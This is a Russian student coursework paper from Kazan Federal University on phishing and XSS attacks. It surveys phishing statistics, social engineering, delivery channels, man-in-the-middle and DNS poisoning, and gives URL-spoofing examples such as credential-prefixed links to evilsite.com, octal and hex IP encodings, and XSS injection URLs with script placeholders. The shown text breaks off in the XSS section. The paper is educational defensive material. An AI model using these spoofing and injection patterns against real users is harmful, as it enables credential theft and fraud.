### Министерство образования и науки Российской Федерации

Федеральное государственное автономное образовательное учреждение высшего профессионального образования

«Казанский (Приволжский) федеральный университет»

#### Институт вычислительной математики и информационных технологий (ВМиИТ-ВМК)

#### КАФЕДРА СИСТЕМНОГО АНАЛИЗА И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

Специальность: 090900.62 – информационная безопасность

Специализация: математические и программные средства защиты информации

КУРСОВАЯ РАБОТА

**« Фишинговые и XSS-атаки. Реализации атак и защиты »**

Студент 3 курса

Группа 09208

" " мая 20\_\_\_ г. \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ (Я.З.Нугуманова)

**Научный руководитель:**

кандидат физико-математических наук,  
доцент

" " мая 20\_\_\_ г. \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ (А.А.Андрианова)

#### Казань – 2015 год

**Содержание**

Введение……………………………………………………………………3

1.Фишинг, особенности и статистика………………………………….. 4

2.Phishing………………………………………………………………….. 6

2.1 Хронология……………………………………………...……...……..6

2.2 Фактор социальной инженерии……………………………...……...7

2.3 Доставка фишингового cобщения…………………………………..11

2.3.1 Электронная почта и Spam……………………...………………..11

2.3.2 Фишинг-атаки с использованием web-контента………………..12

2.3.3 Фальсифиция рекламных банеров……………………………….12

2.3.4 IRC и передача IM-сообщений…………………………………..12

2.3.5 Использование троянских программ…………………...………..13

2.4 Направления фишинговых атак………………………………….....14

2.4.1 Нападения "человек в середине" Man-in-the-middle)…………..14

2.4.2 Прозрачные Прокси-серверы…………………………………….15

2.4.3 Нападения подмены адресов…………………………….…...….15

2.5 Методы противодействия фишинговым атакам………….….…….18

2.6 Антифишинговые технологии в браузерах………….……..……….20

2.6.1 Антифишинговый фильтр в Internet Explorer……….……….…...20

2.6.2 Защита от фишинга в Opera……………………….….…………...22

3. Собственная фишинг-атака………………………………...…………23

4. XSS-атаки…………………………………………………….…………26

4.1 Направленность атаки…………………………………….………...26

4.2 Типы………………………………………………………….………..27

4.3 Способы защиты…………………………………………….……….30

Заключение……………………………………………………….……….31

Список литературы………………………………………………………32

Приложение……………………………………………………………….33

**Введение**

Сейчас сложно представить мир без Интернета. С каждым днем он стремится захватить новые области. Например, сейчас в крупных городах можно оплатить квартплату с помощью сайта государственных услуг и своей карты. Это же очень удобно! Если посмотреть на нашу реальность, то в быту Интернет очень прижился. Но не все люди спешат доверять новым технологиям. Возможно, они правы. Ведь есть и такие люди, кто захочет совершить злой умысел, воспользовавшись чужой информацией. Поэтому с развитием Интернета развивается и тема его безопасности.

Конечно, основную угрозу представляют хакеры. Здесь под определением хакера я имею в виду компьютерного взломщика, проникающего в закрытые информационные системы, базы данных и т. п. с намеренной целью получения доступа к недоступной, секретной информации и с дальнейшим ее распоряжением. Но действительно ли хакеры опасны? Или это очередная уловка СМИ? Да, действия хакера содержат угрозу, но также опасность исходит и от самих программистов, администраторов, которые не уделяют достаточного внимания проблеме безопасности. Проблема в том, что способы, средства, применяемые программистами для защиты безопасности, могут использоваться хакером для обнаружения уязвимости в защите. Также, средства взлома могут быть использованы для тестирования безопасности и для защиты системы.

В данной работе мы рассмотрим способы защиты информационной системы от XSS-атак и фишинга. Защита от атаки XSS - очень актуальная проблема на сегодняшний день. Ведь Вы же не хотите распространять о себе информацию разного рода: номер кредитной карты, паспортные данные, личная переписка и т.д.? А всё это где-то хранится. Или, Вы же не хотите чтобы под вашим именем публиковали, распространяли информацию, запрещенную законодательством РФ? Думаю, нет. Поэтому безопасность данных, занесенных в определенную базу очень важна.

1. **Фишинг, особенности и статистика**

Фишинг-атаки – преступление 21-го века. Средства массовой информации ежедневно публикуют списки организаций, чьи клиенты подверглись фишинговым атакам. Как только фишеры разрабатывают новые приемы атак, бизнес реагирует на это разработкой новых средств обороны, защиты персональных данных своих клиентов, привлекает внешних экспертов по усилению защиты электронной почты. В свою очередь клиенты так же пытаются защититься от потока «официальных» писем и создают более строгие правила общения.

В то время как многие организации вводят более строгие правила в фильтрации спама, они так же должны принимать проактивные меры в борьбе с фишингом. Понимая инструменты и методы, используемые криминалитетом, и анализируя возможные дыр в безопасности периметра, организации смогут заранее защититься от многих популярных и успешных направлений подобных атак.

Данное исследование будет посвящено описанию некоторых видов фишинга, что, надеюсь, позволит вам более успешно защищаться от них. Профессионалы в области безопасности и рядовые пользователи должны быть готовы к отражению подобных атак.

В течение столетий, воровство личности (воровство идентификационных данных) всегда высоко ценилось преступниками. Получая доступ к чьим-либо личным данным и исполняя затем роль законного пользователя, преступник может совершать анонимные преступления. Воровство идентификационных данных никогда не могло осуществиться более просто, чем в нынешнем электронном веке.


Скрытый среди груд электронной макулатуры, совершающий обход многих из лучших сегодняшних антиспамовых фильтров, новый вектор нападения предназначен для воровства конфиденциальной личной информации. Профессиональные преступники теперь используют специально сформированные сообщения, чтобы заманить жертвы в западни, изначально разработанные для воровства электронного тождества пользователей.

Название данного типа атак - Phishing (фишинг); процесс обмана или социальная разработка клиентов организаций для последующего воровства их идентификационных данных и передачи их конфиденциальной информации для преступного использования. Преступники для своего нападения используют spam или компьютеры-боты. При этом размер компании-жертвы не имеет значения; качество личной информации полученной преступниками в результате нападения, имеет значение само по себе.

Phishing-мошенничества продолжают расти не только количественно, но и качественно с каждым месяцем. Phishing-атакам сегодня подвергается все большее число клиентов, массовая рассылка подобных писем идет на миллионы адресов электронной почты во всем мире. Более того, осуществляются целенаправленные атаки на определенные группы клиентов. Используя множество разновидностей атак, фишеры могут легко ввести в заблуждение клиентов для передачи их финансовых данных (например, номера платежной карты и пароля). В то время как спам был (и продолжает быть) раздражающим, отвлекая и обременяя его получателей, Phishing уже показал свой потенциал, причиняя серьезный ущерб данным и прямые потери из-за мошеннического перемещения валюты.

В отчете за январь 2014 года по данным Anti-Phishing Working Group ([www.anti-phishing.org](http://www.anti-phishing.org/) ) приводятся следующие цифры:

|  |  |
| --- | --- |
| **Количество уникальных фишинговых атак** | **29930** |
| **Количество уникальных фишинговых сайтов** | **27221** |
| **Количество торговых марок, похищенных фишерами в январе** | **135** |
| **Страна, в которой в январе было открыто максимальное количество фишинговых сайтов** | **Соединенные Штаты Америки** |
| **Содержащих некоторую часть подлинного имени сайта в адресе** | **24.5 %** |
| **Никакого имени, только IP-адрес** | **18 %** |
| **Процент сайтов, не использующих 80-й порт** | **3.0 %** |
| **Среднее время активности сайта** | **4 дня** |
| **Максимальное время активности сайта** | **30 дней** |



*Рисунок 1 Число новых фишинговых сайтов за период с января 2006 года по январь 2007 года*

Многие финансовые организации и большие компании, чей бизнес напрямую связан с Интернет ввели некоторые шаги к обучению своих клиентов пониманию проблемы Phishing, большинство организаций, сделали очень немногое для активной борьбы с фишерами. Однако стоит понимать, что существует много доступных инструментальных средств и методов для защиты от подобных атак.

Обладая высоким уровнем защиты от фишинговых атак, организации получат немалую выгоду от сохранения лояльности своих клиентов.

### Phishing

### 2.1 Хронология

Слово “phishing” первоначально исходит из аналогии, что ранние преступники Internet использовали почтовые приманки для паролей и финансовых данных множества пользователей Internet. Использование “ph” в терминологии частично потеряно в летописи времени, но наиболее вероятно связано с популярными хакерскими соглашениями об именах типа “Phreaks”, которые прослеживаются из истории хакерского движения, начиная от проблемы “phreaking” - взлом телефонных систем.

Термин был впервые употреблен в 1996 году хакерами, захватившими управление учетными записями America Online (AOL) и похитившими пароли ничего не подозревающих пользователей AOL. Первое упоминание в Internet термина phishing было сделано в группе новостей alt.2600 hacker newsgroup в январе 1996, однако термин, возможно, использовался даже ранее в популярном хакерском информационном бюллетене "2600".[[1]](http://www.oszone.net/5009/" \l "_ftn1" \o ")

К 1996 взломанные учетные записи называли "phish", и к 1997 phish активно продавались между хакерами как форма электронной валюты. Самая ранняя цитата, относящаяся к phishing, была сделана в марте 1997:

Жульничество называют**'phishing'** - как в лове рыбы для вашего пароля, но записывается по буквам по-другому - сказал Татьана Го, вице-президент гарантии целостности он-лайн сервиса.[[2]](http://www.oszone.net/5009/" \l "_ftn2" \o ")

Через какое-то время, определение того, что составляет нападение phishing, было значительно расширено. Термин Phishing теперь включал не только получение подробностей учетной записи пользователя, но и доступ ко всем его личным и финансовым данным. Используя первоначально сообщения электронной почты для получения паролей и финансовых данных обманутых пользователей, теперь фишеры создали поддельные сайты, использовали троянские программы, и атаки типа man-in-the-middle data proxies .

В данный момент использование сетевого мошенничества включает использование поддельных рабочих мест или предложений работы. Претенденты, соблазненные получением большого количества денег за выполнение очень небольшой работы, например, только создание нового счета в банке, перемещение через этот счет денег в банке и пересылку их как международный денежный перевод - классические примеры таких атак.

### 2.2 Фактор социальной инженерии

Phishing нападения полагаются на соединение методов технического обмана и факторов социальной инженерии. В большинстве случаев Phisher должен убедить жертву преднамеренно выполнить ряд действий, которые обеспечат доступ к конфиденциальной информации.

В настоящее время фишеры активно используют популярность таких средств связи как электронная почта, web-страницы, IRC и службы мгновенной передачи сообщений (IM). Во всех случаях Phisher должен являться олицетворением доверенного источника (например, службы поддержки соответствующего банка и т.д.), чтобы внушить доверие жертве.

До настоящего времени, самые успешные нападения Phishing осуществлялись по электронной почте - где Phisher исполняет роль уполномоченного лица (например, имитируя исходный адрес электронной почты и используя внедрение соответствующих корпоративных эмблем).

Например, жертва получает электронную почту от*support@mybank.com <mailto:support@mybank.com>* (адрес - подменен) со строкой сообщения "модификация защиты", в котором ее просят перейти по адресу *www.mybank-validate.info <http://www.mybank-validate.info>* (имя домена принадлежит нападавшему, а не банку) и ввести его банковский PIN-код.

Однако Phisher использует и много других методов социальной инженерии для того, чтобы заставить жертву добровольно отдать конфиденциальную информацию.

**Пример.** *Жертва считает, что ее банковская информация используется еще кем-то для осуществления незаконной сделки. В таком случае жертва попыталась бы войти в контакт с отправителем соответствующего электронного письма и сообщить ему о незаконности сделки и отменить ее. Далее, в зависимости от типа мошенничества, фишер попросил бы (или обеспечил бы сетевую "безопасную" web-страницу) для того, чтобы жертва могла ввести конфиденциальные подробности (типа адреса, номера кредитной карточки и т.д.), и полностью отменить сделку. В результате фишер получил бы достаточно информации, чтобы завершить реальную сделку.*





Рисунок 2 Пример фишингового письма

Перейдя по указанной ссылке, жертва попадает на сайт (рис. 3)



*Рисунок 3 Страница фишингового сайта*


Однако данный сайт, несмотря на внешнюю полную схожесть с оригинальным, предназначен исключительно для того, чтобы жертва сама внесла конфиденциальные данные.



*Рисунок 4 Пример с поддельным mail-адресом отправителя*


Под онлайн фишингом подразумевается, что злоумышленники копируют какие-либо сайты (наиболее часто это это Интернет-магизины онлайновой торговли). При этом используются похожие доменные имена и аналогичный дизайн. Далее все идет по отработанной схеме. Жертва, попадая в такой магазин, решает приобрести какой-либо товар. Причем число таких жертв достаточно велико, ведь цены в таком «несуществующем» магазине будут буквально бросовыми, а все подозрения рассеиваются ввиду известности копируемого сайта. Покупая товар, **жертва регистрируется и вводит номер и прочие данные своей кредитной карты.**

Такие способы фишинга существуют уже достаточно давно. Благодаря распространению знаний в области информационной безопасности они постепенно превращаются в неэффективные способы «отъема денег».



*Рисунок 5 Письмо только с одной фишерской ссылкой из многих правдивых*

Третий способ – комбинированный. Суть данного способа состоит в том, что создается поддельный сайт некоей организации, на который потом завлекаются потенциальные жертвы. Им предлагается зайти на некоторый сайт и там произвести некие операции самим. Причем, как правило, используются методы психологического воздействия.



*Рисунок 6 Образец фишингового письма пользователям почты Mail.ru*

Многочисленные предупреждения, практически ежедневно появляющиеся в Интернет, делают подобные методы мошенничества все менее и менее эффективными. Поэтому теперь все чаще злоумышленники прибегают к применению key-loggers – специальных программ, которые отслеживают нажатия клавиш и отсылают полученную информацию по заранее назначенным адресам. Если в конце прошлого года (по данным Лаборатории Касперского) появлялись одна-две подобные программы и порядка 10–15 распространявших их сайтов, то теперь эти показатели составляют 10 и 100 соответственно.

Если же вы думаете, что фишинг-атаки актуальны лишь для дальнего зарубежья, то вы ошибаетесь.

Первая попытка фишинга на территории СНГ была зарегистрирована в 2004 году. Жертвами ее стали клиенты московского Ситибанка.

На Украине жертвами фишинговых атак стали клиенты «Приват-банка» и компании «Киевстар».

### 2.3 Доставка фишингового cобщения

### 2.3.1 Электронная почта и Spam

Наиболее распространены фишинговые атаки, проводимые с использованием электронной почты. Используя методы и инструментальные средства спамеров, фишеры могут создать специально созданные электронные сообщения миллионам законных адресов электронной почты в течение нескольких часов (или минут, используя распределенные бот-сети). Во многих случаях, списки адресов электронной почты, покупаются фишерами из тех же источников, что и спамерами.

Используя известные недостатки в почтовом протоколе SMTP, фишеры способны создать электронные письма с поддельной строкой “Mail From:”. Заголовки в таком случае будут олицетворением любой выбранной ими организации. В некоторых случаях, они могут также установить поле "RCPT To:" на адрес выбранной ими электронной почты, вследствие чего любой ответ клиента на фишинговое письмо будет автоматически переслан фишеру. Ввиду все большего числа сообщений в прессе о фишинговых нападениях, все больше клиентов опасается посылать конфиденциальную информацию (типа паролей и PIN-кода) по электронной почте, **однако такие нападения все еще эффективны.**

Методы, используемые фишерами при работе с электронной почтой:

* Официальный вид письма;
* Копирование законных корпоративных адресов электронной почты с незначительными изменениями URL;
* HTML, используемый в электронных сообщениях, запутывает информацию об URL;
* Стандартные вложения вируса/червя в сообщения;
* Использование технологий запутывания анти-спамовых фильтров;
* Обработка "индивидуализированных" или уникальных почтовых сообщений;
* Поддельные отсылки по почте к популярным доскам объявлений и спискам адресатов;
* Использование поддельной строки “Mail From:” адреса и открытые почтовые релеи маскируют источник электронной почты.

### 2.3.2 Фишинг-атаки с использованием web-контента


Все более и более популярный метод фишинг атак заключается в использовании злонамеренного содержания web-сайта. Это содержание может быть включено в сайт фишера, или сторонний сайт.

Доступные методы доставки контента включают:

* Включение HTML замаскировывающее ссылки в пределах популярных сайтов;
* Использование сторонних включений или заголовов рекламных банеров для соблазнения клиентов к посещению фишерского сайта;
* Использование дефектов сети (скрытые элементы в пределах страницы - типа графического символа нулевого размера), чтобы проследить потенциального клиента в подготовке к нападению фишеров;
* Использование всплывающих, чтобы замаскировать истинный источник фишерского сообщения;
* Внедрение злонамеренного содержания в пределах просматриваемой web-страницы, которая эксплуатирует известную уязвимость в пределах программного обеспечения web-браузера клиентов и устанавливает программное обеспечение фишера (например, троянские программы).

### 2.3.3 Фальсифиция рекламных банеров

Реклама с помощью банера - очень простой метод фишинга. Он может использоваться для переадресации клиента к поддельному сайту организации.



*Рисунок 7 Пример рекламного баннера*

### 2.3.4 IRC и передача IM-сообщений

Сравнительно новым является использование IRC и IM-сообщений. Однако, вероятно, этот способ станет популярной основой для фишинг-атак. Так как эти каналы связи все больше нравятся домашним пользователям, и вместе с тем в данное ПО включено большое количество функциональных возможностей, то количество фишинг-атак с использованием этих технологий будет резко увеличиваться.

Вместе с тем необходимо понимать, что многие IRC и IM клиенты учитывают внедрение динамического содержания (например графика, URL, мультимедиа и т.д.) для пересылки участниками канала, а это означает, что внедрение методов фишинга является достаточно тривиальной задачей.

Общее использование ботов[[3]](http://www.oszone.net/5009/" \l "_ftn3" \o ") во многих из популярных каналов, означает, что фишеру очень просто анонимно послать ссылки и фальсифицировать информацию предназначенную потенциальным жертвам.

### 2.3.5 Использование троянских программ

В то время как среда передачи для фишинг-атак может быть различна, источник атаки все чаще оказывается предварительно скомпрометированным домашним ПК. При этом как часть процесса компрометации используется установка троянского ПО, которое позволит фишеру (наряду со спамерами, программными пиратами, DDoS ботами и т.д.) использовать ПК как распространителей вредоносных сообщений. Следовательно, прослеживая нападение фишеров, чрезвычайно сложно [найти](http://www.outsidethebox.ms/x-files/windows-search/) реального злоумышленника.

Необходимо обратить внимание на то, что несмотря на усилия антивирусных компаний, число заражений троянскими программами непрерывно растет. Многие преступные группы разработали успешные методы обмана домашних пользователей для установки у них программного обеспечения и теперь используют большие сети развернутые с помощью троянского ПО (на сегодняшний день не редкость сети составляют сети состоящие из тысяч хостов). Данные сети используются, в том числе, для рассылки фишинговых писем.

Однако не стоит думать, что фишеры не способны к использованию троянских программ против конкретных клиентов, чтобы собирать конфиденциальную информацию. Фактически, чтобы собрать конфиденциальную информацию нескольких тысяч клиентов одновременно, фишеры должны выборочно собирать записываемую информацию.

#### Троянские программы для выборочного сбора информации

В начале 2004, фишеры создали специализированный кейлоггер. Будучи внедрен в пределах стандартного сообщения HTML (и в почтовом формате и на нескольких скомпрометированных популярных сайтах) он был кодом, который попытался запускать Java аплет, названный “javautil.zip”. Несмотря на свое расширение zip, фактически это был исполняемый файл, который мог быть автоматически выполнен в браузерах клиентов.

Троянский кейлоггер был предназначен для фиксирования всех нажатий клавиш в пределах окон с заголовками различных наименований, включающих:-commbank, Commonwealth, NetBank, Citibank, Bank of America, e-gold, e-bullion, e-Bullion, evocash, EVOCash, EVOcash, intgold, INTGold, paypal, PayPal, bankwest, Bank West, BankWest, National Internet Banking, cibc, CIBC, scotiabank and ScotiaBank.

### 2.4 Направления фишинговых атак

Фишеры должны использовать массу методов мошенничества для того чтобы осуществить успешные нападения. Самые общие включают:


* Нападения " человек в середине " (Man-in-the-middle Attacks);
* Нападения подмены URL;
* Нападения, использующие Cross-site Scripting;
* Предварительно установленные сессии атак;
* Подмена клиентских данных;
* Использование уязвимости на стороне клиента;

### 2.4.1 Нападения "человек в середине" Man-in-the-middle)

Одним из самых успешных способов получения управление информацией клиента и ресурсами является нападения "человек в середине". В этом классе атак нападающий располагает себя между клиентом и реальным приложением, доступным через сеть. Из этой точки, нападающий может наблюдать и делать запись всех событий.

Эта форма нападения успешна для протоколов HTTP и HTTPS. Клиент соединяется с сервером нападающих, как будто с реальным сайтом, в то время как сервер нападающих делает одновременное подключение к реальному сайту. Сервер нападающих в таком случае играет роль прокси-сервера для всех соединений между клиентом и доступным через сеть прикладным сервером в реальном масштабе времени.

В случае безопасного соединения HTTPS, подключение SSL устанавливается между клиентом и прокси-сервером нападающих (следовательно, система нападающих может делать запись всего трафика в незашифрованном состоянии), в то время как прокси-сервер нападающих создает свое собственное подключение SSL между собой и реальным сервером.



*Рисунок 8 Структура атаки man-in-the-middle*

Для проведения успешных атак "человек в середине ", нападающий должен быть подсоединен напрямую к клиенту вместо реального сервера. Это может быть выполнено с помощью множества методов:

* DNS Cache Poisoning
* URL Obfuscation
* Browser Proxy Configuration

### 2.4.2 Прозрачные Прокси-серверы

Расположенный в том же сегменте сети или расположенный на маршруте на реальный сервер (например, корпоративный гейтвей), transparent proxy service может прервать все данные, пропуская весь исходящий HTTP и HTTPS через себя. В этом случае никакие изменения конфигурации на стороне клиента не требуются.

### DNS Cache Poisoning (отравление кеша DNS)

**DNS Cache Poisoning** может использоваться, чтобы прервать нормальную маршрутизацию трафика, вводя ложные адреса IP для ключевых имен домена. Например, нападающий модифицирует кэш доменной системы имен сетевой межсетевой защиты так чтобы весь трафик, предназначенный для адреса IP MyBank теперь шел на адрес IP прокси-сервера нападавших.

### URL Obfuscation

Используя данный метод, нападавший изменяет связь вместо реального сервера на соединение с их прокси-сервером. Например, клиент может следовать по ссылке к <http://www.mybank.com.ch/> вместо <http: // www.mybank.com/>

### Конфигурация прокси-сервера в браузере клиента

Данный тип атаки может быть легко замечен клиентом при осмотре настроек браузера. Во многих случаях изменение настроек браузера будет осуществлено непосредственно перед фишинг-сообщением.



*Рисунок 9 Конфигурация браузера*

### 2. 4.3 Нападения подмены адресов

Тайна многих фишинговых нападений состоит в том, чтобы заставить получателя сообщения следовать за линком (URL) на сервер нападавшего, не понимая, что он был обманут. К сожалению фишеры имеют доступ ко все большему арсеналу методов чтобы запутать конечного клиента.

Самые обычные методы подмены адресов включают:

* Bad domain names
* Friendly login URL’s
* Host name obfuscation
* URL obfuscation

### Плохие имена домена

Один из наиболее тривиальных методов подмены использование плохих имен домена. Рассмотрим финансовый институт MyBank с зарегистрированным доменом*mybank.com* и связанный с клиентом деловой сайт*<http://privatebanking.mybank.com>*. Фишер мог установить сервер, используя любое из следующих имен, чтобы запутать реальный хост адресата:

**http://privatebanking.mybank.com.ch**

[http://mybank.privatebanking.com](http://mybank.privatebanking.com/) [http://privatebanking.mybonk.com](http://privatebanking.mybonk.com/) или даже [http://privatebanking.mybank.com](http://privatebanking.mybank.com/) [http://privatebanking.mybank.hackproof.com](http://privatebanking.mybank.hackproof.com/)

Важно обратить внимание на то, что, поскольку организации регистрации доменов двигаются в направлении интернационализации их услуг, следовательно, возможна регистрация имен доменов на других языках и определенных наборах символов. Например, “o” в символах кириллицы выглядит идентично стандартному ASCII “o”, но доменное имя будет другим.

Наконец, это стоит отмечать, что даже стандартный набор символов ASCII учитывает двусмысленности типа верхнего регистра “i” и нижнего регистра “L”.

### Friendly Login URL’s

Много web-браузеров учитывают сложный URL, который может включить опознавательную информацию типа имени входящего в систему и пароля. Общий формат - URL://**username:password@hostname/path**.

Фишеры могут заменить имя пользователя и поле пароля. Например следующий URL устанавливает*имя пользователя = mybank.com*,*пароль = ebanking*, и имя хоста адресата -*evilsite.com.*

*<http: // mybank.com:ebanking@evilsite.com/phishing/fakepage.htm>*

Этот дружественный вход в систему URL может успешно обмануть многих клиентов, которые будут считать, что они фактически посещают законную MyBank страницу. Из-за успеха данного метода, много текущих версий браузеров убрали подержку данного метода кодирования URL.

### Подмена имен хостов

Большинство пользователей Internet знакомо с навигацией по сайтам и услугам, используя полное имя домена, типа www.evilsite.com <http://www.evilsite.com>. Для того чтобы web-браузер мог связаться с данным хостом по Internet, этот адрес должен быть преобразован в адрес IP, типа 209.134.161.35 для www.evilsite.com <http://www.evilsite.com>. Это преобразование IP-адреса в имени хоста достигается с помощью серверов доменных имен. Фишер может использовать адрес IP как часть URL, чтобы запутать хост и возможно обойти системы фильтрации содержания, или скрыть адресат от конечного пользователя.

Например следующий URL:

*<http: // mybank.com:ebanking@evilsite.com/phishing/fakepage.htm>*

мог быть запутанным по следующему сценарию:

*<http: // mybank.com:ebanking@210.134.161.35/login.htm>*

В то время как некоторые клиенты знакомы с классическим десятичным представлением адресов IP (000.000.000.000), большинство из них не знакомо с другими возможными представлениями. Используя эти представления IP в пределах URL, можно привести пользователя на фишерский сайт.

В зависимости от приложения, интерпретирующего адрес IP, возможно применение разнообразных способов кодирования адресов кроме классического пунктирно-десятичного формата. Альтернативные форматы включают:

* **Dword** - значение двойного слова, потому что это состоит по существу из двух двойных "слов" 16 битов; но выражено в десятичном формате,
* **Восьмеричный**
* **Шестнадцатеричный**.

Эти альтернативные форматы лучше всего объясняются, используя пример. Рассмотрим URL <http://www.evilsite.com/>, преобразовывая к IP-адресу 210.134.161.35. Это может интерпретироваться как:

Десятичное число -*<http: // 210.134.161.35/>*

Dword -*http://****3532038435/***

Восьмеричный -*<http: // 0322.0206.0241.0043/>*

Шестнадцатеричный -*<http://0xD2.0x86.0xA1.0x23/>* или даже*<http: // 0xD286A123/>*

В некоторых случаях, возможно даже смешать форматы (например*<http: // 0322.0x86.161.0043/>*).

### Подмена URL

Чтобы гарантировать поддержку местных языков в программном обеспечении Internet типа web-браузеров, большинство программного обеспечения поддерживает дополнительные системы кодирования данных.

**Cross-site Scripting Attacks**

Типичные форматы CSS инъекции в достоверный URL включают:

Полная замена HTML типа:***<http: // mybank.com/ebanking? URL=http: // evilsite.com/phishing/fakepage.htm>***

Встроенное внедрение сценария, типа:***http: // mybank.com/ebanking? Page=1\*client = <СЦЕНАРИЙ> evilcode <http: // mybank.com/ebanking? Page=1\*client = % 3cSCRIPT%3eevilcode>...***

